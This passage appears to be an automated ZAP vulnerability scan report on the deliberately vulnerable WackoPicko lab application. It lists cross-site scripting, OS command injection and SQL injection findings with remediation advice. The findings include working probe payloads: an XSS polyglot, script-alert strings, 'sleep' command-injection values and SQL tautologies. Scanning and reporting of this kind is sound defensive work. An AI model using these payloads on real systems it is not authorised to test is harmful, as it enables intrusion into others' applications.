| URL | http://10.1.2.6/WackoPicko/users/sample.php?userid=1#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/calendar.php#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1630094020#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/cart/action.php?action=delete#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | POST |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/tos.php#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/cart/review.php#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/pictures/view.php?picid=14#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/pictures#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/guestbook.php#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | POST |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/users/register.php#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | POST |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/pictures/upload.php#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/pictures/search.php?query=ZAP#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/passcheck.php#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | POST |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/users/logout.php#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | GET |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| URL | http://10.1.2.6/WackoPicko/users/login.php#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Method | POST |
| Attack | #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e |
| Instances | 23 |
| Solution | Phase: Architecture and DesignUse a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.Phases: Implementation; Architecture and DesignUnderstand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.Phase: Architecture and DesignFor any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.Phase: ImplementationFor every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere. |
| Other information | Tag name: div Att name: null Att id: |
|  | |
| Reference | http://projects.webappsec.org/Cross-Site-Scriptinghttp://cwe.mitre.org/data/definitions/79.html |
| CWE Id | 79 |
| WASC Id | 8 |
| Source ID | 1 |

## 

| **High (Medium)** | **Cross Site Scripting (Persistent)** |
| --- | --- |
| Description | Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code. |
|  | |
| URL | http://10.1.2.6/WackoPicko/guestbook.php |
| Method | GET |
| Parameter | comment |
| Attack | <script>alert(1);</script> |
| Instances | 1 |
| Solution | Phase: Architecture and DesignUse a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.Phases: Implementation; Architecture and DesignUnderstand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.Phase: Architecture and DesignFor any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.Phase: ImplementationFor every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere. |
| Other information | Source URL: http://10.1.2.6/WackoPicko/guestbook.php |
|  | |
| Reference | http://projects.webappsec.org/Cross-Site-Scriptinghttp://cwe.mitre.org/data/definitions/79.html |
| CWE Id | 79 |
| WASC Id | 8 |
| Source ID | 1 |

## 

| **High (Medium)** | **Cross Site Scripting (Reflected)** |
| --- | --- |
| Description | Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code. |
|  | |
| URL | http://10.1.2.6/WackoPicko/pictures/search.php?query=%22%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E |
| Method | GET |
| Parameter | query |
| Attack | "><script>alert(1);</script> |
| Evidence | "><script>alert(1);</script> |
| URL | http://10.1.2.6/WackoPicko/guestbook.php |
| Method | POST |
| Parameter | comment |
| Attack | <script>alert(1);</script> |
| Evidence | <script>alert(1);</script> |
| Instances | 2 |
| Solution | Phase: Architecture and DesignUse a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.Phases: Implementation; Architecture and DesignUnderstand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.Phase: Architecture and DesignFor any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.Phase: ImplementationFor every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere. |
| Reference | http://projects.webappsec.org/Cross-Site-Scriptinghttp://cwe.mitre.org/data/definitions/79.html |
| CWE Id | 79 |
| WASC Id | 8 |
| Source ID | 1 |

## 

| **High (Low)** | **Cross Site Scripting (Reflected)** |
| --- | --- |
| Description | Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code. |
|  | |
| URL | http://10.1.2.6/WackoPicko/users/login.php |
| Method | POST |
| Parameter | username |
| Attack | '"<script>alert(1);</script> |
| Evidence | '"<script>alert(1);</script> |
| Instances | 1 |
| Solution | Phase: Architecture and DesignUse a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.Phases: Implementation; Architecture and DesignUnderstand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.Phase: Architecture and DesignFor any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.Phase: ImplementationFor every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere. |
| Reference | http://projects.webappsec.org/Cross-Site-Scriptinghttp://cwe.mitre.org/data/definitions/79.html |
| CWE Id | 79 |
| WASC Id | 8 |
| Source ID | 1 |

## 

| **High (Medium)** | **Remote OS Command Injection** |
| --- | --- |
| Description | Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs. |
|  | |
| URL | http://10.1.2.6/WackoPicko/passcheck.php |
| Method | POST |
| Parameter | password |
| Attack | ZAP&sleep 15& |
| URL | http://10.1.2.6/WackoPicko/guestbook.php |
| Method | POST |
| Parameter | name |
| Attack | ZAP';sleep 15;' |
| Instances | 2 |
| Solution | If at all possible, use library calls rather than external processes to recreate the desired functionality.Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.For any data that will be used to generate a command to be executed, keep as much of that data out of external control as possible. For example, in web applications, this may require storing the command locally in the session's state instead of sending it out to the client in a hidden form field.Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.For example, consider using the ESAPI Encoding control or a similar tool, library, or framework. These will help the programmer encode outputs in a manner less prone to error.If you need to use dynamically-generated query strings or commands in spite of the risk, properly quote arguments and escape any special characters within those arguments. The most conservative approach is to escape or filter all characters that do not pass an extremely strict allow list (such as everything that is not alphanumeric or white space). If some special characters are still needed, such as white space, wrap each argument in quotes after the escaping/filtering step. Be careful of argument injection.If the program to be executed allows arguments to be specified within an input file or from standard input, then consider using that mode to pass arguments instead of the command line.If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.Some languages offer multiple functions that can be used to invoke commands. Where possible, identify any function that invokes a command shell using a single string, and replace it with a function that requires individual arguments. These functions typically perform appropriate quoting and filtering of arguments. For example, in C, the system() function accepts a string that contains the entire command to be executed, whereas execl(), execve(), and others require an array of strings, one for each argument. In Windows, CreateProcess() only accepts one command at a time. In Perl, if system() is provided with an array of arguments, then it will quote each of the arguments.Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."When constructing OS command strings, use stringent allow lists that limit the character set based on the expected value of the parameter in the request. This will indirectly limit the scope of an attack, but this technique is less important than proper output encoding and escaping.Note that proper output encoding, escaping, and quoting is the most effective solution for preventing OS command injection, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent OS command injection, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, when invoking a mail program, you might need to allow the subject field to contain otherwise-dangerous inputs like ";" and ">" characters, which would need to be escaped or otherwise handled. In this case, stripping the character might reduce the risk of OS command injection, but it would produce incorrect behavior because the subject field would not be recorded as the user intended. This might seem to be a minor inconvenience, but it could be more important when the program relies on well-structured subject lines in order to pass messages to other components.Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address. |
| Reference | http://cwe.mitre.org/data/definitions/78.htmlhttps://owasp.org/www-community/attacks/Command\_Injection |
| CWE Id | 78 |
| WASC Id | 31 |
| Source ID | 1 |

## 

| **High (Medium)** | **SQL Injection** |
| --- | --- |
| Description | SQL injection may be possible. |
|  | |
| URL | http://10.1.2.6/WackoPicko/pictures/view.php?picid=14+AND+1%3D1+--+ |
| Method | GET |
| Parameter | picid |
| Attack | 14 AND 1=1 -- |
| URL | http://10.1.2.6/WackoPicko/users/login.php |
| Method | POST |
| Parameter | username |
| Attack | ZAP' AND '1'='1' -- |
| Instances | 2 |
